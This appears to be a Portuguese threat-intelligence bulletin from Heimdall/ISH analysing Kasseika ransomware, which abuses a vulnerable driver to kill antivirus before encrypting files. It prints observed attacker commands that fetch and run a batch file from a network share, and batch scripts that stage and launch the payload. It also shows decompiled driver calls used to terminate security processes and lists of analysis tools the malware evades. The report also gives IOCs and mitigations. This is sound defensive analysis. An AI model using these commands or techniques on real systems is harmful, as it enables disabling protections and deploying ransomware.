NOVO RANSOMWARE


Ransomware Kasseika realizando ataques BYOVD

heimdall
security research
A DIVISION OF ISH

TLP: CLEAR


Receba alertas e informações sobre segurança cibernética e ameaças rapidamente, por meio do nosso Twitter.

Heimdall Security Research



Acesse boletins diários sobre agentes de ameaças, *malwares*, indicadores de comprometimentos, TTPs e outras informações no *site* da ISH.

Boletins de Segurança – Heimdall



heimdall
security research

Sumário

Lista de Tabelas

Lista de Figuras

1 NOVA OPERAÇÃO DE RANSOMWARE

Foi identificada recentemente uma nova operação de **ransomware** denominada **Kasseika**, que adotou a estratégia de usar a técnica *Bring Your Own Vulnerable Driver* (**BYOVD**). Essa abordagem é utilizada para neutralizar programas antivírus antes de iniciar o processo de criptografia de arquivos. O método do Kasseika consiste no uso indevido do driver Martini (**Martini.sys/viragt64.sys**), que é um componente do **VirtIT Agent System** desenvolvido pela **TG Soft**. Este driver é explorado para desativar os softwares antivírus que defendem o sistema alvo.

A referida operação foi identificada pela empresa Trendmicro, a qual afirmou que os indicadores observados se assemelham ao ransomware **BlackMatter**. Esses indicadores incluem extensões de **pseudo-resgate** e o uso da extensão **string.README.txt** como nome e formato do arquivo da nota de resgate.

A conclusão foi uma investigação aprofundada e mostrou que a maior parte do código-fonte empregado pelo BlackMatter foi utilizada nesse ataque específico. Os estudos indicam que o código-fonte do BlackMatter não é facilmente acessível, o que implica que a utilização dele no ataque de ransomware Kasseika foi obra de um agente experiente dentro de um grupo restrito que conseguiu acesso ou adquiriu esse código.

2 CADEIA DE ATAQUE OBSERVADA




Figura 1 – Cadeia de ataque do ransomware Kasseika.

Phishing

Na investigação conduzida sobre o ransomware Kasseika, notou-se que ele emprega métodos de **phishing** específicos para ganhar **acesso inicial** e também para obter as credenciais de um colaborador da empresa visada. Após isso, ele se vale de ferramentas de administração remota (**RATs**) para alcançar acesso elevado e se deslocar lateralmente pela rede da organização alvo.

Parent_ProcessCommandLine
"C:\Windows\System32\cmd.exe" /c "net use \\10.8.20.151 /u[redacted]guest "" && copy \\10.8.20.151\share\test.bat C:\programdata\ && C:\programdata\test.bat"
"C:\Windows\System32\cmd.exe" /c "net use \\10.8.20.151 /u[redacted]guest "" && copy \\10.8.20.151\share\test.bat C:\programdata\ && C:\programdata\test.bat"
"C:\Windows\System32\cmd.exe" /c "net use \\10.8.20.151 /u[redacted]guest "" && copy \\10.8.20.151\share\test.bat C:\programdata\ && C:\programdata\test.bat"
"C:\Windows\System32\cmd.exe" /c "net use \\10.8.20.151 /u[redacted]guest "" && copy \\10.8.20.151\share\test.bat C:\programdata\ && C:\programdata\test.bat"

Figura 2 – Comando PSExec para execução de arquivo .bat malicioso.

PsExec

Kasseika utilizou indevidamente o PsExec, uma ferramenta legítima do Windows para execução remota de tarefas, para implantar seus arquivos mal-intencionados. Embora o PsExec tenha sido criado para fins de administração de redes, neste incidente, ele foi explorado para implantar um arquivo .bat nocivo de maneira remota, conforme imagem abaixo.

```
@echo off
setlocal

tasklist /FI "IMAGENAME eq %Martini%" 2>NUL | find /I "%Martini%" >NUL
if errorlevel 1 (
    echo Process not found.
) else (
    taskkill /F /IM "%Martini%"
)
```

Figura 3 – Kasseika encerra o tempo de execução.

Mecanismo KILLAV

O Martini.exe inicialmente confirma se o sistema comprometido possui o driver **Martini.sys** baixado corretamente. Este driver, conhecido como Martini.sys e anteriormente chamado de **viragt64.sys**, é um componente do **VirIT** *Agent System* da **TG Soft**. Kasseika explora as falhas de segurança presentes nesse driver para desativar diversas ferramentas de proteção de forma eficaz. Na ausência do Martini.sys, o malware cessa suas atividades e não executa as operações planejadas.




Figura 4 – Propriedade do arquivo "Martini.sys" e informações de certificado.

Após a confirmação da presença do arquivo de sistema, o Kasseika cria um serviço e o inicia.




Figura 5 – Serviço criado pelo Trojan PINCAV.

O driver Martini.sys é então carregado pelo Martini.exe usando a função **CreateFileW**.

```
FileW = CreateFileW(L"\\\\.\\Viragtlt", 0xC0000000, 0, 0i64, 3u, 0x80u, 0i64);
if ( FileW != -1i64 )
```

Figura 6 – Drive "Martini.sys" carregado por "Martini.exe".

Após a ativação do Martini.sys, o Martini.exe realiza uma monitorização constante de todos os processos em execução no sistema. Quando identifica um processo que consta em sua lista, ele comunica essa descoberta ao driver utilizando a função **DeviceIoControl**.

```
v12[v11] = 0;
if ( DeviceIoControl(FileW, 0x82730030, v12, v11 + 1, OutBuffer, 0x64u, BytesReturned, 0i64) )
  v1 = 1;
```

Figura 7 – Função do "DeviceIoControl".

O código de controle 0x82730030 é transmitido para o driver com a finalidade de finalizar um total de, no mínimo, 991 processos listados. Esta ação inclui o término de vários programas, como antivírus, ferramentas de segurança, softwares de análise e utilitários do sistema.

```
case 0x82730030:
  if ( !MasterIrp || Options > 0x100 )
    goto LABEL_206;
  memset(Dest, 0, 0x104ui64);
  strncpy(Dest, MasterIrp, Options);
  sub_12EF4(3i64, Dest);
  break;
```

Figura 8 – Função de caso "Martini.sys".

```
if ( !v21 )
{
  memset(&ObjectAttributes.RootDirectory, 0, 20);
  ObjectAttributes.SecurityDescriptor = 0i64;
  ObjectAttributes.SecurityQualityOfService = 0i64;
  ObjectAttributes.Length = 48;
  v22 = *(i + 10);
  ClientId.UniqueThread = 0i64;
  ClientId.UniqueProcess = v22;
  if ( ZwOpenProcess(&ProcessHandle, 0x1F0FFFu, &ObjectAttributes, &ClientId) >= 0 )
    ZwTerminateProcess(ProcessHandle, 99);
}
```

Figura 9 – ZwTerminateProcess no endereço de memória".

O Kasseika usa-se da API **FindWindowA** para comparar strings.




Figura 10 – Kasseika comparando nomes de strings.

Ele descobre ferramentas que estão relacionadas ao monitoramento de processos, monitoramento do sistema e ferramentas de análise.

OLLYDBG	18467-41
GBDYLLO	FilemonClass
pediy06	Monitor de arquivos – Sysinternals: www.sysinternals.com
Classe Regmon	PROCMON_WINDOW_CLASS
Monitor de Registro – Sysinternals: www.sysinternals.com	Monitor de Processo – Sysinternals: www.sysinternals.com

Figura 11 – Lista de ferramentas

3 EVASÃO DE DEFESA

O ransomware Kasseika desenvolveu técnicas mais avançadas para evitar ser detectado por sistemas de segurança. Uma das principais táticas é a capacidade de identificar se há processos em execução no computador que estão relacionados a softwares de segurança e análise forense. Caso o Kasseika detecte tais processos, ele automaticamente encerra sua operação no sistema. Isso é uma estratégia para evitar a detecção e análise por especialistas em segurança, aumentando assim a eficácia do ransomware em ambientes não protegidos por esses softwares específicos.

ntice.sys	CisUtMonitor
iceext.sys	*FileMonitor.sys*
Syser.sys	REGMON
HanOlly.sys	Regsys
extrem.sys	Sysregm
FRDTSC.SYS	PROCMON
fengyue.sys	Revoflt
Kernel Detective	Filem

Figura 12 – Lista de processos relacionada a segurança e análise

As figuras abaixo, apresentam um script cujo objetivo principal é a remoção completa de todos os diretórios associados a um script em lote malicioso. Essa ação é fundamental para assegurar que o sistema retorne a um estado seguro e sem corrupções. Adicionalmente, o script incorpora uma estratégia de configuração desenvolvida por Kasseika, que consiste em definir variáveis específicas. Estas variáveis são designadas para armazenar uma variedade de caminhos e nomes de arquivos executáveis. O propósito principal dessa abordagem é conceder ao script uma maior flexibilidade. Tal flexibilidade se manifesta na capacidade de modificar de forma simples e eficiente esses caminhos e nomes de arquivos, facilitando assim o uso do script em diferentes contextos ou situações futuras.

```
rmdir /s /q "%localPath%"

set "sourcePath=\\10.8.20.151\share"
set "localPath=%~dp0test"
set "Martini=Martini.exe"
set "sys=Martini.sys"
set "smartscreen_protected=smartscreen_protected.exe"
set "clear=clear.bat"
```

Figura 13 – Inicialização das variáveis

```
robocopy "%sourcePath%" "%localPath%" /E

cd "%localPath%"

start "" "%Martini%"
"%smartscreen_protected%"
"%clear%"
```

Figura 14 – Execução de carga

4 ANÁLISE DE CARGA ÚTIL

O ransomware Kasseika, um tipo específico de malware descrito como um arquivo do *Windows Portable Executable* (**PE**) de 32 bits, o que indica que é um programa executável no ambiente Windows. Além disso, o Kasseika é compactado utilizando o software **Themida**. O Themida é notório por suas técnicas avançadas de proteção de software, que incluem ofuscação de código e antidepuração. A ofuscação de código é uma prática que torna o código-fonte do programa deliberadamente confuso, dificultando a compreensão de sua funcionalidade. Já as técnicas antidepuração são métodos que impedem ou dificultam o uso de depuradores, ferramentas usadas por pesquisadores de segurança para analisar o código e entender seu funcionamento.

Essas características do Kasseika, compactado pelo Themida, tornam particularmente desafiador realizar engenharia reversa no malware, o que significa desmontar e analisar o programa para entender como ele opera e como pode ser combatido.




Figura 15 – Kasseika embalado com Themida

Antes de iniciar o processo de criptografia, o Kasseika realiza o encerramento de todos os processos e serviços em atividade que estão utilizando o Windows Restart Manager. Inicialmente, o Kasseika cria uma nova sessão, alterando o valor de 'Proprietário' nas chaves de registro mencionadas na imagem abaixo. Posteriormente, passa a levantar os hashes de sessão (SessionHash) dos processos e serviços listados nas mesmas chaves de registro. Uma vez que esses processos e serviços são encerrados, o Kasseika coleta os caminhos dos arquivos que foram fechados, para uma futura verificação de possibilidade de criptografia.




Figura 16 – Chaves de registro.

Nos ataques é possível observar que as vítimas tiveram 72 horas para depositar 50 Bitcoins (**US$ 2.000.000**), com outros **US$ 500.000** adicionados a cada 24 horas de atraso na resolução.




Figura 17 – Papel de parede alterado pelo Kasseika

A expectativa é que as vítimas postem uma captura de tela do comprovante de pagamento em um grupo privado do Telegram para receber uma chave de decriptação, sendo o prazo máximo para isso definido em 120 horas (5 dias).

5 IOCs

A ISH Tecnologia realiza o tratamento de diversos indicadores de compromissos coletados por meio de fontes abertas, fechadas e também de análises realizadas pela equipe de segurança Heimdall. Diante disto, abaixo listamos todos os Indicadores de Compromissos (IOCs) relacionadas a análise do(s) artefato(s) deste relatório.

Indicadores de compromisso de artefato malicioso/ analisado	
md5:	e0bac7cc1e2b02dda06b8a09f07abee6
sha1:	e7bf904f19581c7eebbbe06f997c3b3f7c1b7739
sha256:	22f8fa1b42e487f6f6d6c6a62bba65267e2d292f80989031f8529558c86a9119
File name:	Martini.exe

Indicadores de compromisso de artefato malicioso/ analisado	
md5:	c98a5a4bfd53c87c5aac5659f7f505c1
sha1:	82110672dbde14a73aca43e15e4c85291fe1606f
sha256:	ae635a4dd36a2bf7047b6a63605a9d20aae4bcc313d93068e5e0b6676a32a39f
File name:	force.exe

Indicadores de compromisso de artefato malicioso/ analisado	
md5:	fdc816fb3d92e02c75f65b1372861f27
sha1:	78f86e7248492797101cb8e922f1f5e7f542d99f
sha256:	78a0cd4fb3542458849e20c547a684578dd7fdd4317021dacf5517f607f8ceea7
File name:	AntiVirus.bat

Indicadores de compromisso de artefato malicioso/ analisado	
md5:	713b1c97b09d0e633ede2f62556e78b9
sha1:	c67835ca9504049a350fdb023ec7975cccce1674
sha256:	c33acab1ddbee95302f0d54feb1c49c40dec807cec251fb6d30d056f571155e0
File name:	smartscreen_protected.exe

Tabela 1 – IoCs relacionadas ao malware.

6 Conclusão

O estudo detalhado do ransomware Kasseika revelou suas características distintas e os desafios significativos que ele apresenta para a segurança cibernética. Através da análise técnica, observou-se que o Kasseika é um software malicioso avançado, capaz de criptografar dados de vítimas e exigir resgate em troca da chave de descriptografia. Seu método de infecção, geralmente por meio de e-mails de phishing ou exploração de vulnerabilidades de rede, destaca a necessidade de uma maior conscientização e educação em segurança digital.

As consequências do ataque por Kasseika vão além da perda de dados; elas afetam a reputação das organizações, causam interrupções operacionais e podem levar a perdas financeiras significativas. A análise de casos reais demonstrou que nenhum setor está imune e que a preparação e a resposta a incidentes são cruciais.

7 RECOMENDAÇÕES

Além dos indicadores de comprometimento elencados abaixo pela ISH, poderão ser adotadas medidas visando a mitigação da infecção do referido *malware*, como por exemplo:

- **Isolamento do dispositivo infectado:** É crucial isolar o dispositivo infectado o mais rápido possível para evitar a propagação do ransomware. Isso inclui desconectar o computador da internet, desligar dispositivos de armazenamento externo e sair de contas de armazenamento em nuvem.
- **Identificação da infecção:** Identificar o tipo específico de ransomware pode ser útil para encontrar ferramentas de descriptografia apropriadas. Isso pode ser feito através de mensagens de resgate, extensões de arquivos criptografados ou usando serviços online como o ID Ransomware.
- **Procura por ferramentas de descriptografia:** Algumas infecções de ransomware têm falhas que permitem a descriptografia dos arquivos sem pagar o resgate. Pesquise por ferramentas de descriptografia específicas para o tipo de ransomware que o infectou.
- **Atenção com emails de phishing:** O ransomware Kasseika, em particular, distribui-se principalmente por meio de emails de phishing, com o objetivo de roubar dados de acesso e penetrar em redes internas.
- **Desativação de softwares de segurança:** O Kasseika tenta desativar os processos de softwares antivírus antes de prosseguir com suas atividades maliciosas. Esteja atento a qualquer comportamento estranho em seus softwares de segurança.
- **Medidas preventivas:** Além disso, é sempre importante manter seus softwares e sistemas operacionais atualizados, usar softwares de segurança confiáveis e realizar backups regulares dos seus dados importantes.

8 REFERÊNCIAS

- **Heimdall *by* ISH Tecnologia**
- **Trendmicro**
- **bleepingcomputer**

heimdall
security research

A DIVISION OF ISH